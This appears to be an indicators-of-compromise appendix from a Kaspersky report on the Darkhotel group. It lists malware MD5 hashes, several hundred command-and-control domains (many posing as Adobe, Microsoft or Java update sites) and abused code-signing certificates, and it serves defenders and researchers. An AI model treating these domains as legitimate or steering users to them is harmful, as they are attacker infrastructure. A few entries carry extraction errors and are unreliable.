# DARKHOTEL
# INDICATORS OF COMPROMISE

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Global Research and Analysis Team

KASPERSKY lab

# Contents

# Appendix A - related md5s

## Downloaders, injectors, infostealers

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89de19ff50dd58eda2b136b65feb3fb0
8c01d9a2c13ebc8dc32956336a6bc4f5
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9ccc7ce97f8ee0cd44d607e688b99eca
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aaeb3b0651720a3f37a0c2f57c92429c
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af26f60a80171c4337117133f1c2ba5f
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b4cbafc20d19b06a4ab670129a3ae5aa
b6428851df75dc91bb46583b97d9a566
b7d1c3a03e92b24e9052e75ea381ea4a

ba87428a298f8acf258b2f4f814bd9b9
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c6cbb4ea6aabf4a58659cd13fa0b024f
c82ca00476d7e8532d055bf2cc2c9d59
c9f95fc8219750b7c47325a0b84e9373
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d96babbde694df227a9af4b4b61483b3
da608f216594653a1716edd5734cd6e1
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da6ed3cc582b4424c96b8ca73aaeb8ad
dd555740dcabb3dab3ea1fc71273e493
e070293d03cd3524e5db9fa4770589a5
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e271ba345eada5f56471c5413acf52f9
e2b5c47156508a31b74a1f48e814fbe7
e579157fb503b5cbd59ce66f5381575c
e5a31be7717c12a3cf9a173428ac7c38
e62af1303ed81f1ae69a1c3b1f215d88
e65fddac2ada261adcdcde87b4dc5540
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ec4be1af573e5c55023b35bd02efe394
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ed9f539ddabdab8a88491ee38f638b64
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f2231ce84551fbd8a57e75fb07d7f6c0
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cbbfa76cd5ed22a8c53f7f7d117923e5
93283599dbf3b2d47872dafae12afb21
d8137ded710d83e2339a97ee78494c34
93283599dbf3b2d47872dafae12afb21
06ac12b8c51aec71cefcf8a507d82ce4
3165b7472a9dd45cde49538561cba59f
043f0dcea6f6fbd1305571e6bf0fa78c
17c99725043fa1573fd650e57c3c75d3
0393036f35a7102a34fadfd77680b292
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032a7c67332a3abf6da179ed265e6e04
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Example md5s of files detected with Kaspersky's Virus.Win32.Pioneer.dx and Symantec's Infostealer.Nemim!inf:

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0b727001dfc90cc354bd2ccabe3c23a5
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35994a29128c08bed6f5d4aad28f102b
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c25d146b4cf05f7aaa9aebbe8d1563db
c34eb5aa60373119a03cfd90a5fea121
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d73b08376c7cdf355d31b05a71c8c5ba
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dd6c020e4a9c112c1776215b763f7525
e4fe6fa6e540cdb77807401aa2121858
e52b7d5391152da89b1db64060ba96ae
efda0c1d8593d3ab3a7c079b71a0f2bc
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9f56c7f03370692f1d4761ddb848daf5
3e38b8ccd38682ad4ec1f0fcfc1fb16a
b5ab66687d53914a65447aacc8fb3e88
fda0320d1e28bc022e4d9e9aae544db4
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64c4d56457516a646d10732f24214cf2
3e38b8ccd38682ad4ec1f0fcfc1fb16a
b5ab66687d53914a65447aacc8fb3e88
2600671b87dedbb50ca728285eb141b8
5b7b8d3b844b4dbc22875a2a6866a862
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cd1134ad11d21b4626e28cf5a9eb6f0c
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ebe6b78006ecffe1511f46c86d16f4aa
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fe95141837ae86cb02a1bbf6a070cbb4
a0b0389eb9bbfe1839d3da7a1995da3f
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ca7e5ff32b729d0d61340911a01a479a
35cd5ca2e33400a67345b00ef6db3ff6

a45e0f8a404d846289f3a223253e94a9
8c3fc5e341d7df51ea9b781a55908e82
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9a0963dbee2361fa9cebaa6e0e517774
397e492f1f65ed9a3c3edc9c7a938f01

# Appendix B. Fully Qualified Domain Names, Command and Control

163pics.net
163services.com
180.235.132.99
203.146.249.178
22283.bodis.com
42world.net
59.188.31.24
88dafa.biz
academyhouse.us
ackr.myvnc.com
acrobatup.com
adobearm.com
adobeplugs.net
adoberegister.flashserv.net
adobeupdates.com
albasrostga.com
alexa97.com0
alphacranes.com
alphastros.com
amanity50.biz
anti-wars.org
applyinfo.org
auto2115.icr38.net
auto2116.phpnet.us
auto24col.info
autobaba.net84.net
autoban.phpnet.us
autobicy.yaahosting.info
autobicycle.20x.cc
autobicycle.freehostking.com
autobicyyyyyy.50gigs.net
autoblank.oni.cc
autobrown.gofreeserve.com
autocargo.100gbfreehost.com
autocash.000php.com
autocashhh.hostmefree.org
autocaze.crabdance.com
autocheck.000page.com
autochecker.myftp.biz
autocracy.phpnet.us
autocrat.comuf.com
autodoor.freebyte.us
autof888com.20x.cc
autofseven.freei.me
autogeremys.com
autoinsurance.000space.com
autojob.whostas.com
autoken.scienceontheweb.net
autolace.twilightparadox.com
automachine.servequake.com
automatic.waldennetworks.com
automation.000a.biz
automation.icr38.net
automobile.000a.biz
automobile.200gigs.com
automobile.freei.me

automobile.it.cx
automobile.megabyet.net
automobile.x4host.eu
automobiles.strangled.net
automotive.20x.cc
autonomy.host22.com
autopapa.noads.biz
autopara.oliwy.net
autoparts.phpnet.us
autopatch.createandhost.com
autopatch.verwalten.ch
autophile.00free.net
autopilot.verwalten.ch
autoplant.byethost11.com
autopsy.createandhost.com
autoreviews.dyndns.info
autorico.ignorelist.com
autosadeo.000php.com
autosail.ns01.biz
autoshop.hostmefree.org
autostart.waldennetworks.com
autotest.byethost4.com
autotree.freebyte.us
autoup.eu.pn
autoupdafree.my5gigs.com
autoupdate.eg.vg
autoupdate.freehostia.com
autoupdate.megabyet.net
autoupdate.zoka.cc
autoupdatefree.freehostia.com
autoupdatefree.verwalten.ch
autoupdatefree.waldennetworks.com
autoupdatefree.zoka.cc
autoupdatefreee.my5gigs.com
autoupdates.5gigs.net
autoupdatfreeee.coolwwweb.com
autoupgrade.awardspace.biz
autovita.xtreemhost.com
autovonmanstein.x10.mx
autoworld.serveblog.net
autozone.000space.com
begatrendsone.com
begatrials.com
bizannounce.com
blonze.createandhost.com
bluecat.biz.nf
bluemagazines.servegame.com
bokselpa.dasfree.com
checkingvirusscan.com
clus89.crabdance.com
codec.servepics.com
control.wrizx.net
cranseme.ignorelist.com
crazymand.twilightparadox.com
crendesting.strangled.net
dailybread.waldennetworks.com
dailyissue.net
dailynews.000page.com
dailypatch-rnr2008.net
dailysummary.net
dailyupdate.110mb.com
domainmanagemenet.com
donatewa.phpnet.us
downsw.onlinewebshop.net

dpc.servegame.com
ds505cam.com
ebizcentres.com
elibrarycentre.com
err.cloins.com
eztwt.com
fame.mooo.com
fashions.0fees.net
fenraw.northgeremy.info
fenrix.yaahosting.info
fenrmi.eu.pn
foreignaffair.org
gamepia008.my5gigs.com
genelousmanis.phpnet.us
generalemountina.com
genuinsman.phpnet.us
gigahermes.com
gigamiros.zyns.com
gigathread.itemdb.com
gigatrend.org
giveaway.6te.net
goathoney.biz
goizmi.ignorelist.com
goizmi.phpnet.us
goldblacktree.waldennetworks.com
gphpnet.phpnet.us
greatechangemind.com
greenlabelstud.000space.com
gurunichi.createandhost.com
halemdus.000space.com
heinzmarket.com
hotemup.icr38.net
humanforum.net
hummfoundation.org
individuals.sytes.net
infonetworks.biz
innewsmessenger.com
jackie311.byethost16.com
jandas.byethost7.com
javaupdate.flashserv.net
jonejokoss.byethost6.com
jonemaccane1.byethost7.com
jpnspts.biz
jpqueen.biz
kaoal.chickenkiller.com
laborsforum.org
lakers.jumpingcrab.com
limited.000space.com
lookasjames.000space.com
mansgepitostraig.com
mechanicalcomfort.net
microalba.serveftp.com
microblo5.mooo.com
microbrownys.strangled.net
microchiefs.twilightparadox.com
microchisk.mooo.com
microchsse.strangled.net
microdelta.crabdance.com
microgenuinsman.servebeer.com
microjonjokoss.jumpingcrab.com
microlilics.000space.com
microlilics.crabdance.com
micromacrarusn.com
micromacs.org

micromichi.ezua.com
micromps1.net
micronames.jumpingcrab.com
micronao.hopto.org
micronaoko.jumpingcrab.com
microos.jumpingcrab.com
microplants.strangled.net
microsoft-xpupdate.com
microyours.ignorelist.com
minshatopas12.org
msdn4updates.com
mshotfix.com
msupdates.com
myhome.serveuser.com
myphone.freei.me
nanogalsman.org
nanomicsoft.com
nanoocspos.com
nanosleepss.net
ncnbroadcasting.reportinside.net
neao.biz
neosilba.com
new.freecinemaworld.net
new.islamicawaken.com
newsagencypool.com
newsdailyinhk.com
newsups.000a.biz
nokasblog.agilityhoster.com
officerevision.com
online.usean.biz
outlookz.com
pb.enewslive.org
pb.qocp.net
pb.upinfo.biz
photo.eonlineworld.com
popin.0fees.net
private.neao.biz
proteingainer.biz
rainbowbbs.mywebcommunity.org
rayp.biz
re.policyforums.org
redblacksleep.createandhost.com
redlooksman.servehttp.com
reportinshop.com
reportinside.net
rootca.000space.com
sales.eu5.org
secureonline.net
self-makeups.com
self-makingups.com
sellingconnection.org
sens.humanforum.net
shndia.com
silverbell.000space.com
sipapals.servehalflife.com
smartappactiv.com
smartnewup.crabdance.com
sourcecodecenter.org
spotnews.com
st.cloins.com
stloelementry.200gigs.com
students.serveblog.net
support¬forum.org
terryblog.110MB.com

thenewesthta.mypressonline.com
thirdbase.bugs3.com
todaynewscentre.net
tradeinf.com
unknown12.ignorelist.com
updaairpush.ignorelist.com
updaily.biz.nf
updaily.phpnet.us
updaisin.net16.net
updalsim.freehostee.com
updarling.000a.biz
updatable.20x.cc
updateall.000a.biz
updatecache.net
updatefast.000a.biz
updateiphone.20x.cc
updateitunes.waldennetworks.com
updatejava.megabyet.net
updatepatch.icr38.net
updateschedule.verwalten.ch
updatesw.110mb.com
updatesw.zoka.cc
updatewell.freebyte.us
updatewifis.dyndns-wiki.com
updauganda.waldennetworks.com
updawn4you.net84.net
upgrade77.steadywebs.com
video.humorme.info
voicemailz.net
wein.isgreat.org
windowservices.net
world.issuetoday.net
world.uktimesnews.com
wowhome.byethost8.com
ww42.200gigs.com
www.appfreetools.com
www.digitalimagestudy.com
www.imggoogle.com
www.info-cache.net
www.mobilitysvc.com
www.neosilba.com
www.newsupdates.org
www.serveblog.net
www.singlehost.org
www.smartnewup.com
www.sqlengine.net
www.strangled.net
www.universalonline.com
www.win7smartupdate.com
yahooservice.biz
yellowleos.phpnet.us
ypiz.net

# Appendix C. Code-signing certificates

```
Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 2576597 (0x2750d5)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
      CN=Digisign Server ID (Enrich)
      Validity
         Not Before: Jun 2 03:55:56 2009 GMT
         Not After : Jun 2 03:55:56 2011 GMT
      Subject: C=MY, O=JARING Communications Sdn.Bhd.,
      OU=JARING, CN=webmail.jaring.my,
      L=W.Persekutuan/emailAddress=sysadmin@jaring.my,
      ST=Kuala Lumpur
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:a4:81:6d:8d:e4:a6:fa:64:68:c8:41:4b:f3:08:
               89:c6:8c:f5:52:c5:64:00:7a:a4:00:29:be:fb:e6:
               c8:b7:92:de:52:71:f8:23:27:16:8e:4f:59:c4:c3:
               52:2c:b2:7e:72:d9:b1:88:ae:a5:23:01:2d:5b:63:
               dd:8d:49:1e:8f
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Subject Key Identifier:
            41:6B:A5:9E:58:E5:29:B7
         X509v3 Certificate Policies:
            Policy: 2.16.458.1.1
            CPS: http://www.digicert.com.my/cps.htm
         X509v3 Authority Key Identifier:
            keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
            5:74:6E:84:77
         X509v3 Key Usage:
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
   Signature Algorithm: sha1WithRSAEncryption
      57:b9:37:76:d1:c4:95:5d:cf:20:51:ea:c5:92:ad:7e:24:a7:
```

```
      78:d2:92:c1:76:45:c6:0f:6e:84:35:15:aa:82:8b:42:55:1d:
      e0:8a:8e:86:13:de:98:02:8e:25:2b:24:a8:8b:84:a2:36:37:
      f4:f6:1d:81:1b:96:c7:ee:2d:f9:68:fe:78:98:8b:bb:5a:a0:
      bb:40:03:b2:ca:6b:84:12:e8:c4:cd:df:ad:9d:66:c7:75:08:
      60:5b:e3:04:de:bf:25:99:fb:d1:5a:12:b1:d9:a8:c3:48:19:
      ed:bf:dc:b7:5f:ff:8e:cf:37:2b:24:65:e5:3f:b9:b2:63:cc:
      cf:5c


BEGIN CERTIFICATE
MIIC2TCCAkKgAwIBAgIDJ1DVMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMDkwNjAy
MDM1NTU2WhcNMTEwNjAyMDM1NTU2WjCBtjELMAkGA1UEBhMCTVkxJzAlBgNVBAoT
HkpBUklORyBDb21tdW5pY2F0aW9ucyBTZG4uQmhkLjEPMA0GA1UECxMGSkFSSU5H
MRowGAYDVQQDExF3ZWJtYWlsLmphcmluZy5teTEWMBQGA1UEBxMNVy5QZXJzZWt1
dHVhbjEhMB8GCSqGSIb3DQEJARYSc3lzYWRtaW5AamFyaW5nLm15MRYwFAYDVQQI
Ew1LdWFsYSBMdW1wdXIgMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKSBbY3kpvpk
aMhBS/MIicaM9VLFZAB6pAApvvvmyLeS3lJx+CMnFo5PWcTDUiyyfnLZsYiupSMB
LVtj3Y1JHo8CAwEAAaOBijCBhzARBgNVHQ4ECgQIQWulnljlKbcwRAYDVR0gBD0w
OzA5BgVgg0oBATAwMC4GCCsGAQUFBwIBFiJodHRwOi8vd3d3LmRpZ2ljZXJ0LmNv
bS5teS9jcHMuaHRtMB8GA1UdIwQYMBaAFMYWk04WF+wWroyUdvOGbcV0boR3MAsG
A1UdDwQEAwIE8DANBgkqhkiG9w0BAQUFAAOBgQBXuTd20cSVXc8gUerFkq1+JKd4
0pLBdkXGD26ENRWqgotCVR3gio6GE96YAo4lKySoi4SiNjf09h2BG5bH7i35aP54
mIu7WqC7QAOyymuEEujEzd+tnWbHdQhgW+ME3r8lmfvRWhKx2ajDSBntv9y3X/+O
zzcrJGXlP7myY8zPXA==
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 2657623 (0x288d57)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
CN=Digisign Server ID (Enrich)
      Validity
         Not Before: Sep 29 06:46:10 2009 GMT
         Not After : Sep 29 06:46:10 2011 GMT
      Subject: O=MARDI, CN=anjungnet.mardi.gov.my, ST=SERDANG
      Subject Public Key Info:
```

```
        Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
                00:ba:4f:4f:7d:e9:62:7a:d5:f8:62:99:0d:29:4c:
                af:0e:f4:7d:49:7e:6e:d9:30:d3:06:49:6b:b0:77:
                cd:67:2d:c9:61:55:3d:00:b1:7a:b4:a0:f4:64:61:
                9c:81:38:3e:44:6e:0e:15:a9:58:f9:60:68:a2:29:
                b2:0d:7e:67:71
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                48:15:99:11:61:48:10:FD
            X509v3 Certificate Policies:
                Policy: 2.16.458.1.1
                CPS: http://www.digicert.com.my/cps.htm
            X509v3 Authority Key Identifier:
                keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
                5:74:6E:84:77
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
    Signature Algorithm: sha1WithRSAEncryption
        8a:89:09:23:6f:ff:bd:7d:0b:45:ff:a8:83:ae:cf:c3:f3:1a:
        79:9d:f4:42:22:37:78:b4:6b:7b:86:4f:ee:7a:35:4b:52:8e:
        25:25:b3:06:37:1f:f0:bd:72:56:af:d9:b0:cd:48:be:8a:3c:
        a2:07:10:1f:7b:62:c9:01:02:47:a9:b8:7f:27:52:13:28:b4:
        c6:a8:5b:e5:57:1a:d3:92:3d:5b:5c:b3:a9:14:cf:1b:ea:fd:
        43:48:36:11:9d:85:25:4d:f9:26:84:d8:4d:1a:9c:bd:47:67:
        5f:e6:1d:e7:17:71:71:24:15:68:4e:68:9f:bf:62:10:3e:75:
        83:a2

BEGIN CERTIFICATE
MIICZTCCAc6gAwIBAgIDKI1XMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMDkwOTI5
MDY0NjEwWhcNMTEwOTI5MDY0NjEwWjBDMQ4wDAYDVQQKEwVNQVJESTEfMB0GA1UE
AxMWYW5qdW5nbmV0Lm1hcmRpLmdvdi5teTEQMA4GA1UECBMHU0VSREFORzBcMA0G
CSqGSIb3DQEBAQUAA0sAMEgCQQC6T0996WJ61fhimQ0pTK8O9H1Jfm7ZMNMGSWuw
d81nLclhVT0AsXq0oPRkYZyBOD5Ebg4VqVj5YGiiKbINfmdxAgMBAAGjgYowgYcw
EQYDVR0OBAoECEgVmRFhSBD9MEQGA1UdIAQ9MDswOQYFYINKAQEwMDAuBggrBgEF
```

```
BQcCARYiaHR0cDovL3d3dy5kaWdpY2VydC5jb20ubXkvY3BzLmh0bTAfBgNVHSME
GDAWgBTGFpNOFhfsFq6MlHbzhm3FdG6EdzALBgNVHQ8EBAMCBPAwDQYJKoZIhvcN
AQEFBQADgYEAiokJI2//vX0LRf+og67Pw/MaeZ30QiI3eLRre4ZP7no1S1KOJSWz
Bjcf8L1yVq/ZsM1Ivoo8ogcQH3tiyQECR6m4fydSEyi0xqhb5Vca05I9W1yzqRTP
G+r9Q0g2EZ2FJU35JoTYTRqcvUdnX+Yd5xdxcSQVaE5on79iED51g6I=
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number:
         01:00:00:00:00:01:1e:de:de:a3:da
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=BE, O=Cybertrust, OU=Educational CA,
      CN=Cybertrust Educational CA
      Validity
         Not Before: Jan 16 08:55:33 2009 GMT
         Not After : Jan 16 08:55:33 2012 GMT
      Subject: C=GB, ST=England, L=London, O=London Metropolitan
      University, OU=ISS, CN=skillsforge.londonmet.ac.uk
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:b8:73:f6:45:f2:83:21:4e:66:5d:a8:7d:29:a4:
               aa:21:1e:cb:1e:03:41:dc:1f:cd:1b:2c:d0:f6:3f:
               ca:ed:46:f2:be:8f:32:92:1c:a1:69:06:08:db:b9:
               ee:e2:51:bb:9c:bf:68:c3:6f:61:8a:de:e5:be:46:
               5b:c4:bf:44:b9
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Key Usage: critical
            Digital Signature, Key Encipherment
         X509v3 Authority Key Identifier:
            keyid:65:65:A3:3D:D7:3B:11:A3:0A:07:25:37:C9:42:4A:5
            B:76:77:50:E1
         X509v3 Subject Key Identifier:
            14:5A:F5:85:8E:AC:81:77:46:5F:22:70:39:2E:64:E5:EF:
            F5:28:E1
         X509v3 CRL Distribution Points:
```

```
            Full Name:
               URI:http://crl.globalsign.net/educational.crl
            Authority Information Access:
            CA Issuers URI:
               http://secure.globalsign.net/cacert/educational.crt
            Netscape Cert Type:
               SSL Client, SSL Server
   Signature Algorithm: sha1WithRSAEncryption
      2a:fd:1e:cb:cd:45:42:24:44:32:72:bd:3c:cb:27:31:4a:8b:
      2a:25:48:65:06:31:fd:81:5d:ac:e1:5b:6a:ff:96:2a:50:73:
      1e:16:9b:2a:4f:18:ee:fe:26:30:d0:cb:96:f6:11:e6:2b:0f:
      95:d1:4b:80:cd:a8:aa:0c:1b:6c:a4:7a:41:af:db:9f:00:b1:
      64:51:d3:db:16:ad:27:98:23:a8:43:dc:3a:2c:17:79:7b:90:
      71:fa:ad:00:9c:ec:d1:24:b7:ba:81:de:35:e9:d6:fe:a0:92:
      46:69:b2:86:36:04:57:ba:9b:b0:92:24:e9:44:2b:ca:d8:09:
      54:b0:2d:64:21:24:c0:d4:77:86:de:77:04:2b:f2:6b:a8:1d:
      de:9b:5b:df:32:d3:45:ee:32:e6:60:a6:07:77:02:ef:98:d1:
      9d:de:40:3b:42:74:dd:c6:da:bb:2f:1a:42:58:93:db:2e:1f:
      f9:23:41:ab:e7:63:c7:1c:d3:ec:f3:bf:60:41:64:0c:ef:22:
      b3:a0:cb:ae:bd:32:0e:0f:3c:00:13:b0:32:47:62:b5:aa:22:
      7b:76:0b:d2:f2:f5:eb:92:c8:f8:6c:9d:d3:ad:f7:f1:b9:c6:
      94:51:31:5a:e8:1b:68:76:d4:3a:00:83:b3:3f:ef:03:a2:d2:
      c5:25:d8:d4

BEGIN CERTIFICATE
MIIDnjCCAoagAwIBAgILAQAAAAABHt7eo9owDQYJKoZIhvcNAQEFBQAwXzELMAkG
A1UEBhMCQkUxEzARBgNVBAoTCkN5YmVydHJ1c3QxFzAVBgNVBAsTDkVkdWNhdGlv
bmFsIENBMSIwIAYDVQQDExlDeWJlcnRydXN0IEVkdWNhdGlvbmFsIENBMB4XDTA5
MDExNjA4NTUzM1oXDTEyMDExNjA4NTUzM1owgY0xCzAJBgNVBAYTAkdCMRAwDgYD
VQQIEwdFbmdsYW5kMQ8wDQYDVQQHEwZMb25kb24xJzAlBgNVBAoTHkxvbmRvbiBN
ZXRyb3BvbGl0YW4gVW5pdmVyc2l0eTEMMAoGA1UECxMDSVNTMSQwIgYDVQQDExtz
a2lsbHNmb3JnZS5sb25kb25tZXQuYWMudWswXDANBgkqhkiG9w0BAQEFAANLADBI
AkEAuHP2RfKDIU5mXah9KaSqIR7LHgNB3B/NGyzQ9j/K7Ubyvo8ykhyhaQYI27nu
4lG7nL9ow29hit7lvkZbxL9EuQIDAQABo4HzMIHwMA4GA1UdDwEB/wQEAwIFoDAf
BgNVHSMEGDAWgBRlZaM91zsRowoHJTfJQkpbdndQ4TAdBgNVHQ4EFgQUFFr1hY6s
gXdGXyJwOS5k5e/1KOEwOgYDVR0fBDMwMTAvoC2gK4YpaHR0cDovL2NybC5nbG9i
YWxzaWduLm5ldC9lZHVjYXRpb25hbC5jcmwwTwYIKwYBBQUHAQEEQzBBMD8GCCsG
AQUFBzAChjNodHRwOi8vc2VjdXJlLmdsb2JhbHNpZ24ubmV0L2NhY2VydC9lZHVj
YXRpb25hbC5jcnQwEQYJYIZIAYb4QgEBBAQDAgbAMA0GCSqGSIb3DQEBBQUAA4IB
AQAq/R7LzUVCJEQycr08yycxSosqJUhlBjH9gV2s4Vtq/5YqUHMeFpsqTxju/iYw
```

```
0MuW9hHmKw+V0UuAzaiqDBtspHpBr9ufALFkUdPbFq0nmCOoQ9w6LBd5e5Bx+q0A
nOzRJLe6gd416db+oJJGabKGNgRXupuwkiTpRCvK2AlUsC1kISTA1HeG3ncEK/Jr
qB3em1vfMtNF7jLmYKYHdwLvmNGd3kA7QnTdxtq7LxpCWJPbLh/5I0Gr52PHHNPs
879gQWQM7yKzoMuuvTIODzwAE7AyR2K1qiJ7dgvS8vXrksj4bJ3TrffxucaUUTFa
6BtodtQ6AIOzP+8DotLFJdjU
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 19771 (0x4d3b)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc
      Certificate Authority
      Validity
         Not Before: Apr 22 18:15:10 2009 GMT
         Not After : Apr 22 18:15:10 2010 GMT
      Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem
      Insurance Company Inc, OU=EBusiness, CN=ahi.anthem.com
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:d4:95:e5:13:d8:7f:91:27:29:f6:76:72:9a:13:
               a6:e2:4b:ec:16:ed:fc:a5:d8:f9:a1:f3:57:4b:85:
               56:ec:ca:80:9f:0c:23:9d:36:45:db:ee:a8:ee:47:
               b7:33:21:e4:93:72:7d:00:02:98:08:d8:88:c9:45:
               b5:22:cc:bc:77
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Basic Constraints: critical
            CA:FALSE
         X509v3 Subject Alternative Name:
            email:dlaitmiddleware@anthem.com
         X509v3 Key Usage: critical
            Key Encipherment
         X509v3 Authority Key Identifier:
            keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
            0:97:A2:AA:AC
```

```
            DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust
            Solutions, Inc./CN=GTE
            CyberTrust Global Root
            serial:07:27:16:11
         X509v3 Subject Key Identifier:
            6B:46:CC:B6:F4:8F:05:14:46:5D:D8:23:B8:05:73:E3:58:
            7E:D6:A6
   Signature Algorithm: sha1WithRSAEncryption
      71:72:2a:c2:fc:70:13:d6:7a:a7:08:50:f2:e5:c9:7d:61:e8:
      3d:bd:98:89:2a:76:3f:16:1e:c1:2d:31:8b:81:b6:95:83:5b:
      d3:48:35:3d:78:9a:e3:76:c9:89:a0:8a:74:a0:cd:ae:56:cf:
      30:c7:72:d2:72:d0:aa:4b:9c:18:13:41:90:30:45:6d:bd:24:
      d4:88:1e:83:f3:ef:ac:d7:c3:6f:82:2d:10:20:d6:06:01:36:
      45:50:13:b4:32:6b:39:73:c9:7d:67:84:d4:ab:87:fc:c9:2a:
      8d:ee:63:7a:e2:f1:8c:4a:47:7f:3a:cb:6e:68:a2:c1:32:c6:
      04:e6:7a:35:45:46:05:99:29:90:2e:a8:2e:dd:8a:d4:8c:31:
      2e:77:57:84:62:87:fa:e1:60:2a:2a:e7:15:4c:4b:18:0d:a7:
      a2:cb:d6:32:ae:40:73:51:65:76:df:08:d4:f5:fa:a9:d9:c3:
      d4:5f:12:dc:ca:cd:4d:1e:ca:de:9f:c3:c9:5d:53:4c:d2:54:
      14:43:e5:d8:2b:9c:7c:7e:da:33:d7:69:80:43:dd:96:3d:64:
      aa:91:63:5f:48:50:7b:33:d7:85:3a:a9:d7:74:71:da:4a:82:
      cf:b1:14:82:f6:95:72:d8:a9:24:3e:b4:14:94:0c:17:2c:6f:
      8a:93:1a:a2

BEGIN CERTIFICATE
MIIDsTCCApmgAwIBAgICTTswDQYJKoZIhvcNAQEFBQAwYTELMAkGA1UEBhMCVVMx
EzARBgNVBAoTCkFudGhlbSBJbmMxEjAQBgNVBAsTCUVjb21tZXJjZTEpMCcGA1UE
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBBdXRob3JpdHkwHhcNMDkwNDIyMTgx
NTEwWhcNMTAwNDIyMTgxNTEwWjCBijELMAkGA1UEBhMCVVMxEDAOBgNVBAgTB0lu
ZGlhbmExFTATBgNVBAcTDEluZGlhbmFwb2xpczElMCMGA1UEChMcQW50aGVtIElu
c3VyYW5jZSBDb21wYW55IEluYzESMBAGA1UECxMJRUJ1c2luZXNzMRcwFQYDVQQD
Ew5haGkuYW50aGVtLmNvbTBcMA0GCSqGSIb3DQEBAQUAA0sAMEgCQQDUleUT2H+R
Jyn2dnKaE6biS+wW7fyl2Pmh81dLhVbsyoCfDCOdNkXb7qjuR7czIeSTcn0AApgI
2IjJRbUizLx3AgMBAAGjggEPMIIBCzAMBgNVHRMBAf8EAjAAMCcGA1UdEQQgMB6B
HGRsLWFpdC1taWRkbGV3YXJlQGFudGhlbS5jb20wDgYDVR0PAQH/BAQDAgUgMIGi
BgNVHSMEgZowgZeAFPoa3D5dprX9+l9syyhA0+CXoqqsoXmkdzB1MQswCQYDVQQG
EwJVUzEYMBYGA1UEChMPR1RFIENvcnBvcmF0aW9uMScwJQYDVQQLEx5HVEUgQ3li
ZXJUcnVzdCBTb2x1dGlvbnMsIEluYy4xIzAhBgNVBAMTGkdURSBDeWJlclRydXN0
IEdsb2JhbCBSb290ggQHJxYRMB0GA1UdDgQWBBRrRsy29I8FFEZd2CO4BXPjWH7W
pjANBgkqhkiG9w0BAQUFAAOCAQEAcXIqwvxwE9Z6pwhQ8uXJfWHoPb2YiSp2PxYe
```

```
wS0xi4G2lYNb00g1PXia43bJiaCKdKDNrlbPMMdy0nLQqkucGBNBkDBFbb0k1Ige
g/PvrNfDb4ItECDWBgE2RVATtDJrOXPJfWeE1KuH/Mkqje5jeuLxjEpHfzrLbmii
wTLGBOZ6NUVGBZkpkC6oLt2K1IwxLndXhGKH+uFgKirnFUxLGA2nosvWMq5Ac1Fl
dt8I1PX6qdnD1F8S3MrNTR7K3p/DyV1TTNJUFEPl2CucfH7aM9dpgEPdlj1kqpFj
X0hQezPXhTqp13Rx2kqCz7EUgvaVctipJD60FJQMFyxvipMaog==
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 1707608080 (0x65c80810)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=TW, O=TAIWANCA.
      COM Inc., OU=SSL Certification Service Provider,
      CN=TaiCA Secure CA
      Validity
         Not Before: Jul 2 06:34:05 2010 GMT
         Not After : Jul 17 15:59:59 2011 GMT
      Subject: C=TW, ST=Taipei, L=Taipei, O=TRADEVAN,
      OU=TRADEVAN, CN=www.esupplychain.com.tw
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:d2:80:52:89:4d:eb:b7:dd:56:41:56:09:71:ce:
               87:a0:ad:1d:27:c1:a5:e3:94:27:1b:22:f0:d5:6c:
               3c:d5:23:df:0a:22:b9:a0:19:53:5d:85:7e:ca:2a:
               51:4d:7d:24:c3:d0:64:0a:52:eb:84:59:f2:2e:68:
               c3:d8:bf:13:d1
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Authority Key Identifier:
            keyid:D4:85:27:D2:27:A4:BE:AB:5E:2F:41:1B:EA:52:24:3
            9:99:4E:46:2E
